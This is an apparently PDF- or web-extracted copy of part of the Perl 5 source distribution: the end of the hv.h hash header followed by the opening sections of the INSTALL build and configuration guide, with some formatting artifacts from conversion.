#define HEK_BASESIZE          STRUCT_OFFSET(HEK, hek_key[0])

#define HEK_HASH(hek)         (hek)->hek_hash

#define HEK_LEN(hek)          (hek)->hek_len

#define HEK_KEY(hek)          (hek)->hek_key

#define HEK_FLAGS(hek)        (*((unsigned char *) (HEK_KEY(hek)+HEK_LEN(hek)+1))

                                /* (may change, but Storable is a core module) */

#define HVhek_KEYCANONICAL 0x400 /* Internal flag - key is in canonical form.

                                If the string is UTF-8, it cannot be

                                converted to bytes. */

#define HVhek_MASK 0xFF

```

```

/* Which flags enable HvHASKFLAGS? Somewhat a hack on a hack, as
HVhek_REHASH is only needed because the rehash flag has to be duplicated
into all keys as hv_itternext has no access to the hash flags. At this
point Storable's tests get upset, because sometimes hashes are "keyed"
and sometimes not, depending on the order of data insertion, and whether
it triggered rehashing. So currently HVhek_REHASH is exempt.

Similarly UNSHARED
*/

#define HVhek_ENABLEHVKFLAGS      (HVhek_MASK & ~(HVhek_REHASH|HVhek_UNSHARED))

#define HEK_UTF8(hek)             (HEK_FLAGS(hek) & HVhek_UTF8)
#define HEK_UTF8_on(hek)          (HEK_FLAGS(hek) |= HVhek_UTF8)
#define HEK_UTF8_off(hek)         (HEK_FLAGS(hek) &= ~HVhek_UTF8)
#define HEK_WASUTF8(hek)          (HEK_FLAGS(hek) & HVhek_WASUTF8)
#define HEK_WASUTF8_on(hek)        (HEK_FLAGS(hek) |= HVhek_WASUTF8)
#define HEK_WASUTF8_off(hek)       (HEK_FLAGS(hek) &= ~HVhek_WASUTF8)
#define HEK_REHASH(hek)           (HEK_FLAGS(hek) & HVhek_REHASH)
#define HEK_REHASH_on(hek)        (HEK_FLAGS(hek) |= HVhek_REHASH)

/* calculate HV array allocation */
#ifndef PERL_USE_LARGE_HV_ALLOC

/* Default to allocating the correct size - default to assuming that malloc()
is not broken and is efficient at allocating blocks sized at powers-of-two.
*/

```

```

# define PERL_HV_ARRAY_ALLOC_BYTES(size) ((size) * sizeof(HE*))

#else

# define MALLOC_OVERHEAD 16

# define PERL_HV_ARRAY_ALLOC_BYTES(size) \
        (((size) < 64) \
         ? (size) * sizeof(HE*) \
         : (size) * sizeof(HE*) * 2 - MALLOC_OVERHEAD)

#endif

/* Flags for hv_iternext_flags. */

#define HV_ITERNEXT_WANTPLACEHOLDERS    0x01    /* Don't skip placeholders. */

#define hv_iternext(hv) hv_iternext_flags(hv, 0)

#define hv_magic(hv, gv, how) sv_magic(MUTABLE_SV(hv), MUTABLE_SV(gv), how, NULL, 0)

#define hv_undef(hv) Perl_hv_undef_flags(aTHX_ hv, 0)

/* available as a function in hv.c */

#define Perl_sharepvn(sv, len, hash) HEK_KEY(share_hek(sv, len, hash))

#define sharepvn(sv, len, hash)    Perl_sharepvn(sv, len, hash)

#define share_hek_hek(hek) \
    (++(((struct shared_he *)(((char *)hek) \
        - STRUCT_OFFSET(struct shared_he, \
        shared_he_hek)))) \
    ->shared_he_he.he_valu.hent_refcount), \

```

hek)

```
#define hv_store_ent(hv, keysv, val, hash) \
    ((HE *) hv_common((hv), (keysv), NULL, 0, 0, HV_FETCH_ISSTORE, \
        (val), (hash)))

#define hv_exists_ent(hv, keysv, hash) \
    (hv_common((hv), (keysv), NULL, 0, 0, HV_FETCH_ISEXISTS, 0, (hash)) \
    ? TRUE : FALSE)

#define hv_fetch_ent(hv, keysv, lval, hash) \
    ((HE *) hv_common((hv), (keysv), NULL, 0, 0, \
        ((lval) ? HV_FETCH_LVALUE : 0), NULL, (hash)))

#define hv_delete_ent(hv, key, flags, hash) \
    (MUTABLE_SV(hv_common((hv), (key), NULL, 0, 0, (flags) | HV_DELETE, \
        NULL, (hash))))

#define hv_store_flags(hv, key, klen, val, hash, flags) \
    ((SV**) hv_common((hv), NULL, (key), (klen), (flags), \
        (HV_FETCH_ISSTORE|HV_FETCH_JUST_SV), (val), \
        (hash)))

#define hv_store(hv, key, klen, val, hash) \
    ((SV**) hv_common_key_len((hv), (key), (klen), \
        (HV_FETCH_ISSTORE|HV_FETCH_JUST_SV), \
        (val), (hash)))
```



```

#define hv_exists(hv, key, klen) \
    (hv_common_key_len((hv), (key), (klen), HV_FETCH_ISEXISTS, NULL, 0) \
     ? TRUE : FALSE)

#define hv_fetch(hv, key, klen, lval) \
    ((SV**) hv_common_key_len((hv), (key), (klen), (lval) \
                             ? (HV_FETCH_JUST_SV | HV_FETCH_LVALUE) \
                             : HV_FETCH_JUST_SV, NULL, 0))

#define hv_delete(hv, key, klen, flags) \
    (MUTABLE_SV(hv_common_key_len((hv), (key), (klen), \
                                   (flags) | HV_DELETE, NULL, 0)))

```

/\* This refcounted he structure is used for storing the hints used for lexical pragmas. Without threads, it's basically struct he + refcount.

With threads, life gets more complex as the structure needs to be shared between threads (because it hangs from OPs, which are shared), hence the alternate definition and mutex. \*/

```
struct refcounted_he;
```

/\* flags for the refcounted\_he API \*/

```
#define REFCOUNTED_HE_KEY_UTF8 0x00000001
```

```
#ifdef PERL_CORE
```

```
/* Gosh. This really isn't a good name any longer. */
```

```
struct refcounted_he {
```

```
    struct refcounted_he *refcounted_he_next; /* next entry in chain */
```

```
#ifdef USE_ITHREADS
```

```
    U32      refcounted_he_hash;
```

```
    U32      refcounted_he_keylen;
```

```
#else
```

```
    HEK      *refcounted_he_hek; /* hint key */
```

```
#endif
```

```
    union {
```

```
        IV      refcounted_he_u_iv;
```

```
        UV      refcounted_he_u_uv;
```

```
        STRLEN   refcounted_he_u_len;
```

```
        void      *refcounted_he_u_ptr; /* Might be useful in future */
```

```
    } refcounted_he_val;
```

```
    U32      refcounted_he_refcnt; /* reference count */
```

```
/* First byte is flags. Then NUL-terminated value. Then for ithreads,
```

```
non-NUL terminated key. */
```

```
    char      refcounted_he_data[1];
```

```
};
```

```
/*
```

```
=for apidoc m|SV *|refcounted_he_fetch_pvs|const struct refcounted_he *chain|const char *key|U32  
flags
```

Like L</refcounted\_he\_fetch\_pvn>, but takes a literal string instead of a string/length pair, and no precomputed hash.

=cut

\*/

```
#define refcounted_he_fetch_pvs(chain, key, flags) \
```

```
    Perl_refcounted_he_fetch_pvn(aTHX_ chain, STR_WITH_LEN(key), 0, flags)
```

/\*

```
=for apidoc m|struct refcounted_he *|refcounted_he_new_pvs|struct refcounted_he *parent|const  
char *key|SV *value|U32 flags
```

Like L</refcounted\_he\_new\_pvn>, but takes a literal string instead of a string/length pair, and no precomputed hash.

=cut

\*/

```
#define refcounted_he_new_pvs(parent, key, value, flags) \
```

```
    Perl_refcounted_he_new_pvn(aTHX_ parent, STR_WITH_LEN(key), 0, value, flags)
```

/\* Flag bits are HVhek\_UTF8, HVhek\_WASUTF8, then \*/

```
#define HVRhek_undef 0x00 /* Value is undef. */
```

```
#define HVRhek_delete 0x10 /* Value is placeholder - signifies delete. */
```

```

#define HVrhek_IV      0x20 /* Value is IV. */

#define HVrhek_UV      0x30 /* Value is UV. */

#define HVrhek_PV      0x40 /* Value is a (byte) string. */

#define HVrhek_PV_UTF8    0x50 /* Value is a (utf8) string. */

/* Two spare. As these have to live in the optree, you can't store anything
   interpreter specific, such as SVs. :-( */

#define HVrhek_typemask 0x70

#ifdef USE_ITHREADS

/* A big expression to find the key offset */

#define REF_HE_KEY(chain) \
    (((chain->refcounted_he_data[0] & 0x60) == 0x40) \
     ? chain->refcounted_he_val.refcounted_he_u_len + 1 : 0) \
     + 1 + chain->refcounted_he_data)

#endif

# ifdef USE_ITHREADS

#  define HINTS_REFCNT_LOCK      MUTEX_LOCK(&PL_hints_mutex)

#  define HINTS_REFCNT_UNLOCK    MUTEX_UNLOCK(&PL_hints_mutex)

#  else

#  define HINTS_REFCNT_LOCK      NOOP

#  define HINTS_REFCNT_UNLOCK    NOOP

#  endif

#endif

```

```

#ifdef USE_ITHREADS

# define HINTS_REFCNT_INIT      MUTEX_INIT(&PL_hints_mutex)

# define HINTS_REFCNT_TERM      MUTEX_DESTROY(&PL_hints_mutex)

#else

# define HINTS_REFCNT_INIT      NOOP

# define HINTS_REFCNT_TERM      NOOP

#endif

/* Hash actions

* Passed in PERL_MAGIC_uvar calls

*/

#define HV_DISABLE_UVAR_XKEY      0x01

/* We need to ensure that these don't clash with G_DISCARD, which is 2, as it
   is documented as being passed to hv_delete(). */

#define HV_FETCH_ISSTORE      0x04

#define HV_FETCH_ISEXISTS      0x08

#define HV_FETCH_LVALUE      0x10

#define HV_FETCH_JUST_SV      0x20

#define HV_DELETE      0x40

#define HV_FETCH_EMPTY_HE      0x80 /* Leave HeVAL null. */

/* Must not conflict with HVhek_UTF8 */

#define HV_NAME_SETALL      0x02

/*

```

=for apidoc newHV

Creates a new HV. The reference count is set to 1.

=cut

\*/

```
#define newHV()      MUTABLE_HV(newSV_type(SVt_PVHV))
```

```
/*
```

```
 * Local variables:
```

```
 * c-indentation-style: bsd
```

```
 * c-basic-offset: 4
```

```
 * indent-tabs-mode: t
```

```
 * End:
```

```
 *
```

```
 * ex: set ts=8 sts=4 sw=4 noet:
```

```
*/
```

INSTALL

If you read this file `_as_is_`, just ignore the funny characters you see.

It is written in the POD format (see `pod/perlpod.pod`) which is specially designed to be readable as is.

=head1 NAME

Install - Build and Installation guide for perl 5.

=head1 SYNOPSIS

First, make sure you have an up-to-date version of Perl. If you didn't get your Perl source from CPAN, check the latest version at <http://www.cpan.org/src/>. Perl uses a version scheme where even-numbered subreleases (like 5.8.x and 5.10.x) are stable maintenance releases and odd-numbered subreleases (like 5.7.x and 5.9.x) are unstable development releases. Development releases should not be used in production environments. Fixes and new features are first carefully tested in development releases and only if they prove themselves to be worthy will they be migrated to the maintenance releases.

The basic steps to build and install perl 5 on a Unix system with all the defaults are to run, from a freshly unpacked source tree:

```
sh Configure -de
```

```
make
```

```
make test
```

```
make install
```

Each of these is explained in further detail below.

The above commands will install Perl to /usr/local (or some other

platform-specific directory -- see the appropriate file in hints/.)

If that's not okay with you, you can run Configure interactively, by just typing "sh Configure" (without the -de args). You can also specify any prefix location by adding "-Dprefix='/some/dir'" to Configure's args.

To explicitly name the perl binary, use the command

"make install PERLNAME=myperl".

Building perl from source requires an ANSI compliant C-Compiler.

A minimum of C89 is required. Some features available in C99 will be probed for and used when found. The perl build process does not rely on anything more than C89.

These options, and many more, are explained in further detail below.

If you have problems, corrections, or questions, please see

[L<"Reporting Problems"> below.](#)

For information on what's new in this release, see the pod/perldelta.pod file. For more information about how to find more specific detail about changes, see the Changes file.

## =head1 DESCRIPTION

This document is written in pod format as an easy way to indicate its structure. The pod format is described in pod/perlpod.pod, but you can



read it as is with any pager or editor. Headings and items are marked by lines beginning with '='. The other mark-up used is

B<text>    embolden text, used for switches, programs or commands

C<code>     literal code

L<name>    A link (cross reference) to name

F<file>    A filename

Although most of the defaults are probably fine for most users, you should probably at least skim through this document before proceeding.

In addition to this file, check if there is a README file specific to your operating system, since it may provide additional or different instructions for building Perl. If there is a hint file for your system (in the hints/ directory) you might also want to read it for even more information.

For additional information about porting Perl, see the section on L<"Porting information"> below, and look at the files in the Porting/ directory.

=head1 PRELIMINARIES

=head2 Changes and Incompatibilities

Please see `pod/perldelta.pod` for a description of the changes and potential incompatibilities introduced with this release. A few of the most important issues are listed below, but you should refer to `pod/perldelta.pod` for more detailed information.

**B<WARNING:>** This version is not binary compatible with prior releases of Perl. If you have built extensions (i.e. modules that include C code) using an earlier version of Perl, you will need to rebuild and reinstall those extensions.

Pure perl modules without XS or C code should continue to work fine without reinstallation. See the discussion below on **L<"Coexistence with earlier versions of perl 5">** for more details.

The standard extensions supplied with Perl will be handled automatically.

On a related issue, old modules may possibly be affected by the changes in the Perl language in the current release. Please see `pod/perldelta.pod` for a description of what's changed. See your installed copy of the `perllocal.pod` file for a (possibly incomplete) list of locally installed modules. Also see `CPAN::autobundle` for one way to make a "bundle" of your currently installed modules.

**=head1** Run Configure

Configure will figure out various things about your system. Some things Configure will figure out for itself, other things it will ask you about. To accept the default, just press RETURN. The default is almost always okay. It is normal for some things to be "NOT found", since Configure often searches for many different ways of performing the same function.

At any Configure prompt, you can type `&-d` and Configure will use the defaults from then on.

After it runs, Configure will perform variable substitution on all the \*.SH files and offer to run make depend.

The results of a Configure run are stored in the config.sh and Policy.sh files.

=head2 Common Configure options

Configure supports a number of useful options. Run

`Configure -h`

to get a listing. See the Porting/Glossary file for a complete list of Configure variables you can set and their definitions.

=over 4

=item C compiler

To compile with gcc, if it's not the default compiler on your system, you should run

```
sh Configure -Dcc=gcc
```

This is the preferred way to specify gcc (or any another alternative compiler) so that the hints files can set appropriate defaults.

=item Installation prefix

By default, for most systems, perl will be installed in /usr/local/{bin, lib, man}. (See L<"Installation Directories"> and L<"Coexistence with earlier versions of perl 5"> below for further details.)

You can specify a different 'prefix' for the default installation directory when Configure prompts you, or by using the Configure command line option -Dprefix='/some/directory', e.g.

```
sh Configure -Dprefix=/opt/perl
```

If your prefix contains the string "perl", then the suggested directory structure is simplified. For example, if you use `prefix=/opt/perl`, then Configure will suggest `/opt/perl/lib` instead of `/opt/perl/lib/perl5/`. Again, see [L<"Installation Directories">](#) below for more details. Do not include a trailing slash, (i.e. `/opt/perl/`) or you may experience odd test failures.

NOTE: You must not specify an installation directory that is the same as or below your perl source directory. If you do, `installperl` will attempt infinite recursion.

`=item /usr/bin/perl`

It may seem obvious, but Perl is useful only when users can easily find it. It's often a good idea to have both `/usr/bin/perl` and `/usr/local/bin/perl` be symlinks to the actual binary. Be especially careful, however, not to overwrite a version of perl supplied by your vendor unless you are sure you know what you are doing. If you insist on replacing your vendor's perl, useful information on how it was configured may be found with

```
perl -V:config_args
```

(Check the output carefully, however, since this doesn't preserve

spaces in arguments to Configure. For that, you have to look carefully at config\_arg1, config\_arg2, etc.)

By default, Configure will not try to link /usr/bin/perl to the current version of perl. You can turn on that behavior by running

```
Configure -Dinstallusrbinperl
```

or by answering 'yes' to the appropriate Configure prompt.

In any case, system administrators are strongly encouraged to put (symlinks to) perl and its accompanying utilities, such as perldoc, into a directory typically found along a user's PATH, or in another obvious and convenient place.

=item Building a development release

For development releases (odd subreleases, like 5.9.x) if you want to use Configure -d, you will also need to supply -Dusedevel to Configure, because the default answer to the question "do you really want to Configure a development version?" is "no". The -Dusedevel skips that sanity check.

=back

If you are willing to accept all the defaults, and you want terse output, you can run

```
sh Configure -des
```

=head2 Altering Configure variables for C compiler switches etc.

For most users, most of the Configure defaults are fine, or can easily be set on the Configure command line. However, if Configure doesn't have an option to do what you want, you can change Configure variables after the platform hints have been run by using Configure's -A switch. For example, here's how to add a couple of extra flags to C compiler invocations:

```
sh Configure -Accflags="-DPERL_EXTERNAL_GLOB -DNO_HASH_SEED"
```

To clarify, those ccflags values are not Configure options; if passed to Configure directly, they won't do anything useful (they will define a variable in config.sh, but without taking any action based upon it). But when passed to the compiler, those flags will activate `#ifdef` code.

For more help on Configure switches, run

```
sh Configure -h
```

## =head2 Major Configure-time Build Options

There are several different ways to Configure and build perl for your system. For most users, the defaults are sensible and will work.

Some users, however, may wish to further customize perl. Here are some of the main things you can change.

### =head3 Threads

On some platforms, perl can be compiled with support for threads. To enable this, run

```
sh Configure -Dusethreads
```

The default is to compile without thread support.

Perl used to have two different internal threads implementations. The current model (available internally since 5.6, and as a user-level module since 5.8) is called interpreter-based implementation (ithreads), with one interpreter per thread, and explicit sharing of data. The (deprecated) 5.005 version (5005threads) was removed for release 5.10.

The 'threads' module is for use with the ithreads implementation. The 'Thread' module emulates the old 5005threads interface on top of the current ithreads model.



When using threads, perl uses a dynamically-sized buffer for some of the thread-safe library calls, such as those in the `getpw*()` family. This buffer starts small, but it will keep growing until the result fits. To get a fixed upper limit, you should compile Perl with `PERL_REENTRANT_MAXSIZE` defined to be the number of bytes you want. One way to do this is to run Configure with `C<-Accflags=-DPERL_REENTRANT_MAXSIZE=65536>.`

### =head3 Large file support

Since Perl 5.6.0, Perl has supported large files (files larger than 2 gigabytes), and in many common platforms like Linux or Solaris this support is on by default.

This is both good and bad. It is good in that you can use large files, `seek()`, `stat()`, and `-s` them. It is bad in that if you are interfacing Perl using some extension, the components you are connecting to must also be large file aware: if Perl thinks files can be large but the other parts of the software puzzle do not understand the concept, bad things will happen.

There's also one known limitation with the current large files implementation: unless you also have 64-bit integers (see the next section), you cannot use the `printf/sprintf` non-decimal integer formats

like `C<%x>` to print file sizes. You can use `C<%d>`, though.

If you want to compile perl without large file support, use

```
sh Configure -Uuselargefiles
```

=head3 64 bit support

If your platform does not run natively at 64 bits, but can simulate them with compiler flags and/or `C<long long>` or `C<int64_t>`, you can build a perl that uses 64 bits.

There are actually two modes of 64-bitness: the first one is achieved using `Configure -Duse64bitint` and the second one using `Configure -Duse64bitll`. The difference is that the first one is minimal and the second one maximal. The first works in more places than the second.

The `C<use64bitint>` option does only as much as is required to get 64-bit integers into Perl (this may mean, for example, using "long longs") while your memory may still be limited to 2 gigabytes (because your pointers could still be 32-bit). Note that the name `C<64bitint>` does not imply that your C compiler will be using 64-bit `C<int>`s (it might, but it doesn't have to). The `C<use64bitint>` simply means that you will be able to have 64 bit-wide scalar values.

The C<use64bitall> option goes all the way by attempting to switch integers (if it can), longs (and pointers) to being 64-bit. This may create an even more binary incompatible Perl than -Duse64bitint: the resulting executable may not run at all in a 32-bit box, or you may have to reboot/reconfigure/rebuild your operating system to be 64-bit aware.

Natively 64-bit systems need neither -Duse64bitint nor -Duse64bitall. On these systems, it might be the default compilation mode, and there is currently no guarantee that passing no use64bitall option to the Configure process will build a 32bit perl. Implementing -Duse32bit\* options is planned for a future release of perl.

=head3 Long doubles

In some systems you may be able to use long doubles to enhance the range and precision of your double precision floating point numbers (that is, Perl's numbers). Use Configure -Duselongdouble to enable this support (if it is available).

=head3 "more bits"

You can "Configure -Dusemorebits" to turn on both the 64-bit support and the long double support.

### =head3 Algorithmic Complexity Attacks on Hashes

In Perl 5.8.0 and earlier it was easy to create degenerate hashes.

Processing such hashes would consume large amounts of CPU time, enabling a "Denial of Service" attack against Perl. Such hashes may be a problem for example for mod\_perl sites, sites with Perl CGI scripts and web services, that process data originating from external sources.

In Perl 5.8.1 a security feature was introduced to make it harder to create such degenerate hashes. A visible side effect of this was that the keys(), values(), and each() functions may return the hash elements in different order between different runs of Perl even with the same data. It also had unintended binary incompatibility issues with certain modules compiled against Perl 5.8.0.

In Perl 5.8.2 an improved scheme was introduced. Hashes will return elements in the same order as Perl 5.8.0 by default. On a hash by hash basis, if pathological data is detected during a hash key insertion, then that hash will switch to an alternative random hash seed. As adding keys can always dramatically change returned hash element order, existing programs will not be affected by this, unless they specifically test for pre-recorded hash return order for contrived data. (eg the list of keys generated by `C<map {"\0"x$_} 0..15>` trigger randomisation) In effect the new implementation means that 5.8.1 scheme is only being used on hashes which are under attack.

One can still revert to the old guaranteed repeatable order (and be vulnerable to attack by wily crackers) by setting the environment variable PERL\_HASH\_SEED, see L<perlrun/PERL\_HASH\_SEED>. Another option is to add -DUSE\_HASH\_SEED\_EXPLICIT to the compilation flags (for example by using C<Configure -Accflags=-DUSE\_HASH\_SEED\_EXPLICIT>), in which case one has to explicitly set the PERL\_HASH\_SEED environment variable to enable the security feature, or by adding -DNO\_HASH\_SEED to the compilation flags to completely disable the randomisation feature.

B<Perl has never guaranteed any ordering of the hash keys>, and the ordering has already changed several times during the lifetime of Perl 5. Also, the ordering of hash keys has always been, and continues to be, affected by the insertion order. Note that because of this randomisation for example the Data::Dumper results will be different between different runs of Perl, since Data::Dumper by default dumps hashes "unordered". The use of the Data::Dumper C<Sortkeys> option is recommended.

=head3 SOCKS

Perl can be configured to be 'socksified', that is, to use the SOCKS TCP/IP proxy protocol library. SOCKS is used to give applications access to transport layer network proxies. Perl supports only SOCKS Version 5. The corresponding Configure option is -Dusesocks.

You can find more about SOCKS from wikipedia at

[L<http://en.wikipedia.org/wiki/SOCKS>](http://en.wikipedia.org/wiki/SOCKS).

### =head3 Dynamic Loading

By default, Configure will compile perl to use dynamic loading.

If you want to force perl to be compiled completely

statically, you can either choose this when Configure prompts you or

you can use the Configure command line option `-Uusedl`.

With this option, you won't be able to use any new extension

(XS) module without recompiling perl itself.

### =head3 Building a shared Perl library

Currently, for most systems, the main perl executable is built by

linking the "perl library" `libperl.a` with `perlmain.o`, your static

extensions, and various extra libraries, such as `-lm`.

On systems that support dynamic loading, it may be possible to

replace `libperl.a` with a shared `libperl.so`. If you anticipate building

several different perl binaries (e.g. by embedding `libperl` into

different programs, or by using the optional compiler extension), then

you might wish to build a shared `libperl.so` so that all your binaries

can share the same library.

The disadvantages are that there may be a significant performance penalty associated with the shared libperl.so, and that the overall mechanism is still rather fragile with respect to different versions and upgrades.

In terms of performance, on my test system (Solaris 2.5\_x86) the perl test suite took roughly 15% longer to run with the shared libperl.so. Your system and typical applications may well give quite different results.

The default name for the shared library is typically something like libperl.so.5.8.8 (for Perl 5.8.8), or libperl.so.588, or simply libperl.so. Configure tries to guess a sensible naming convention based on your C library name. Since the library gets installed in a version-specific architecture-dependent directory, the exact name isn't very important anyway, as long as your linker is happy.

You can elect to build a shared libperl by

```
sh Configure -Duseshrplib
```

To build a shared libperl, the environment variable controlling shared library search (LD\_LIBRARY\_PATH in most systems, DYLD\_LIBRARY\_PATH for NeXTSTEP/OPENSTEP/Darwin, LIBRARY\_PATH for BeOS, LD\_LIBRARY\_PATH/SHLIB\_PATH for HP-UX, LIBPATH for AIX, PATH for Cygwin) must be set up to include

the Perl build directory because that's where the shared libperl will be created. Configure arranges makefile to have the correct shared library search settings. You can find the name of the environment variable Perl thinks works in your your system by

```
grep ldlibpthname config.sh
```

However, there are some special cases where manually setting the shared library path might be required. For example, if you want to run something like the following with the newly-built but not-yet-installed `./perl`:

```
cd t; ./perl -MTestInit misc/failing_test.t
```

or

```
./perl -llib ~/my_mission_critical_test
```

then you need to set up the shared library path explicitly.

You can do this with

```
LD_LIBRARY_PATH=`pwd`:LD_LIBRARY_PATH; export LD_LIBRARY_PATH
```

for Bourne-style shells, or



```
setenv LD_LIBRARY_PATH `pwd`
```

for Csh-style shells. (This procedure may also be needed if for some unexpected reason Configure fails to set up makefile correctly.) (And again, it may be something other than LD\_LIBRARY\_PATH for you, see above.)

You can often recognize failures to build/use a shared libperl from error messages complaining about a missing libperl.so (or libperl.sl in HP-UX), for example:

```
18126:./miniperl: /sbin/loader: Fatal Error: cannot map libperl.so
```

There is also an potential problem with the shared perl library if you want to have more than one "flavor" of the same version of perl (e.g. with and without -DDEBUGGING). For example, suppose you build and install a standard Perl 5.10.0 with a shared library. Then, suppose you try to build Perl 5.10.0 with -DDEBUGGING enabled, but everything else the same, including all the installation directories. How can you ensure that your newly built perl will link with your newly built libperl.so.8 rather with the installed libperl.so.8? The answer is that you might not be able to. The installation directory is encoded in the perl binary with the LD\_RUN\_PATH environment variable (or equivalent ld command-line option). On Solaris, you can override that with LD\_LIBRARY\_PATH; on Linux, you can only override at runtime via LD\_PRELOAD, specifying the exact filename you wish to be used; and on

Digital Unix, you can override `LD_LIBRARY_PATH` by setting the `_RLD_ROOT` environment variable to point to the perl build directory.

In other words, it is generally not a good idea to try to build a perl with a shared library if `$archlib/CORE/$libperl` already exists from a previous build.

A good workaround is to specify a different directory for the architecture-dependent library for your `-DDEBUGGING` version of perl. You can do this by changing all the `*archlib*` variables in `config.sh` to point to your new architecture-dependent library.

### =head3 Environment access

Perl often needs to write to the program's environment, such as when `C<%ENV>` is assigned to. Many implementations of the C library function `C<putenv()>` leak memory, so where possible perl will manipulate the environment directly to avoid these leaks. The default is now to perform direct manipulation whenever perl is running as a stand alone interpreter, and to call the safe but potentially leaky `C<putenv()>` function when the perl interpreter is embedded in another application. You can force perl to always use `C<putenv()>` by compiling with `C<-Accflags="-DPERL_USE_SAFE_PUTENV">`, see section `L</"Altering Configure variables for C compiler switches etc.">`. You can force an embedded perl to use direct manipulation by setting `C<PL_use_safe_putenv = 0;>` after the `C<perl_construct()>` call.

## =head2 Installation Directories

The installation directories can all be changed by answering the appropriate questions in Configure. For convenience, all the installation questions are near the beginning of Configure. Do not include trailing slashes on directory names. At any point during the Configure process, you can answer a question with `&-d` and Configure will use the defaults from then on. Alternatively, you can

```
grep '^install' config.sh
```

after Configure has run to verify the installation paths.

The defaults are intended to be reasonable and sensible for most people building from sources. Those who build and distribute binary distributions or who export perl to a range of systems will probably need to alter them. If you are content to just accept the defaults, you can safely skip the next section.

The directories set up by Configure fall into three broad categories.

=over 4

=item Directories for the perl distribution

By default, Configure will use the following directories for 5.14.3.

\$version is the full perl version number, including subversion, e.g.

5.14.3 or 5.9.5, and \$archname is a string like sun4-sunos,

determined by Configure. The full definitions of all Configure

variables are in the file Porting/Glossary.

Configure variable	Default value
\$prefixexp	/usr/local
\$binexp	\$prefixexp/bin
\$scriptdirexp	\$prefixexp/bin
\$privlibexp	\$prefixexp/lib/perl5/\$version
\$archlibexp	\$prefixexp/lib/perl5/\$version/\$archname
\$man1direxp	\$prefixexp/man/man1
\$man3direxp	\$prefixexp/man/man3
\$html1direxp	(none)
\$html3direxp	(none)

\$prefixexp is generated from \$prefix, with ~ expansion done to convert home directories into absolute paths. Similarly for the other variables listed. As file system calls do not do this, you should always reference the ...exp variables, to support users who build perl in their home directory.

Actually, Configure recognizes the SVR3-style

/usr/local/man/l\_man/man1 directories, if present, and uses those

instead. Also, if `$prefix` contains the string "perl", the library directories are simplified as described below. For simplicity, only the common style is shown here.

=item Directories for site-specific add-on files

After perl is installed, you may later wish to add modules (e.g. from CPAN) or scripts. Configure will set up the following directories to be used for installing those add-on modules and scripts.

Configure variable	Default value
<code>\$siteprefixexp</code>	<code>\$prefixexp</code>
<code>\$sitebinexp</code>	<code>\$siteprefixexp/bin</code>
<code>\$sitescriptexp</code>	<code>\$siteprefixexp/bin</code>
<code>\$sitelibexp</code>	<code>\$siteprefixexp/lib/perl5/site_perl/\$version</code>
<code>\$sitearchexp</code>	<code>\$siteprefixexp/lib/perl5/site_perl/\$version/\$archname</code>
<code>\$siteman1direxp</code>	<code>\$siteprefixexp/man/man1</code>
<code>\$siteman3direxp</code>	<code>\$siteprefixexp/man/man3</code>
<code>\$sitehtml1direxp</code>	(none)
<code>\$sitehtml3direxp</code>	(none)

By default, ExtUtils::MakeMaker will install architecture-independent modules into `$sitelib` and architecture-dependent modules into `$sitearch`.

=item Directories for vendor-supplied add-on files

Lastly, if you are building a binary distribution of perl for distribution, Configure can optionally set up the following directories for you to use to distribute add-on modules.

Configure variable	Default value
--------------------	---------------

<code>\$vendorprefixexp</code>	(none)
--------------------------------	--------

(The next ones are set only if vendorprefix is set.)

<code>\$vendorbinexp</code>	<code>\$vendorprefixexp/bin</code>
-----------------------------	------------------------------------

<code>\$vendorscriptexp</code>	<code>\$vendorprefixexp/bin</code>
--------------------------------	------------------------------------

<code>\$vendorlibexp</code>	
-----------------------------	--

	<code>\$vendorprefixexp/lib/perl5/vendor_perl/\$version</code>
--	--

<code>\$vendorarchexp</code>	
------------------------------	--

	<code>\$vendorprefixexp/lib/perl5/vendor_perl/\$version/\$archname</code>
--	---

<code>\$vendorman1direxp</code>	<code>\$vendorprefixexp/man/man1</code>
---------------------------------	---

<code>\$vendorman3direxp</code>	<code>\$vendorprefixexp/man/man3</code>
---------------------------------	---

<code>\$vendorhtml1direxp</code>	(none)
----------------------------------	--------

<code>\$vendorhtml3direxp</code>	(none)
----------------------------------	--------

These are normally empty, but may be set as needed. For example, a vendor might choose the following settings:

<code>\$prefix</code>	<code>/usr</code>
-----------------------	-------------------

<code>\$siteprefix</code>	<code>/usr/local</code>
---------------------------	-------------------------

<code>\$vendorprefix</code>	<code>/usr</code>
-----------------------------	-------------------

This would have the effect of setting the following:

`$binexp`                `/usr/bin`

`$scriptdirexp` `/usr/bin`

`$privlibexp`           `/usr/lib/perl5/$version`

`$archlibexp` `/usr/lib/perl5/$version/$archname`

`$man1direxp`          `/usr/man/man1`

`$man3direxp`          `/usr/man/man3`

`$sitebinexp`           `/usr/local/bin`

`$sitescriptexp`       `/usr/local/bin`

`$sitelibexp`           `/usr/local/lib/perl5/site_perl/$version`

`$sitearchexp` `/usr/local/lib/perl5/site_perl/$version/$archname`

`$siteman1direxp`      `/usr/local/man/man1`

`$siteman3direxp`      `/usr/local/man/man3`

`$vendorbinexp`        `/usr/bin`

`$vendorscriptexp`     `/usr/bin`

`$vendorlibexp`        `/usr/lib/perl5/vendor_perl/$version`

`$vendorarchexp`       `/usr/lib/perl5/vendor_perl/$version/$archname`

`$vendorman1direxp` `/usr/man/man1`

`$vendorman3direxp` `/usr/man/man3`

Note how in this example, the vendor-supplied directories are in the

/usr hierarchy, while the directories reserved for the end-user are in the /usr/local hierarchy.

The entire installed library hierarchy is installed in locations with version numbers, keeping the installations of different versions distinct.

However, later installations of Perl can still be configured to search the installed libraries corresponding to compatible earlier versions.

See L<"Coexistence with earlier versions of perl 5"> below for more details on how Perl can be made to search older version directories.

Of course you may use these directories however you see fit. For example, you may wish to use \$siteprefix for site-specific files that are stored locally on your own disk and use \$vendorprefix for site-specific files that are stored elsewhere on your organization's network. One way to do that would be something like

```
sh Configure -Dsiteprefix=/usr/local -Dvendorprefix=/usr/share/perl
```

```
=item otherlibdirs
```

As a final catch-all, Configure also offers an \$otherlibdirs variable. This variable contains a colon-separated list of additional directories to add to @INC. By default, it will be empty.

Perl will search these directories (including architecture and version-specific subdirectories) for add-on modules and extensions.



For example, if you have a bundle of perl libraries from a previous installation, perhaps in a strange place:

```
Configure -Dotherlibdirs=/usr/lib/perl5/site_perl/5.8.1
```

=item APPLLIB\_EXP

There is one other way of adding paths to @INC at perl build time, and that is by setting the APPLLIB\_EXP C pre-processor token to a colon-separated list of directories, like this

```
sh Configure -Accflags='-DAPPLLIB_EXP=\"/usr/libperl\"'
```

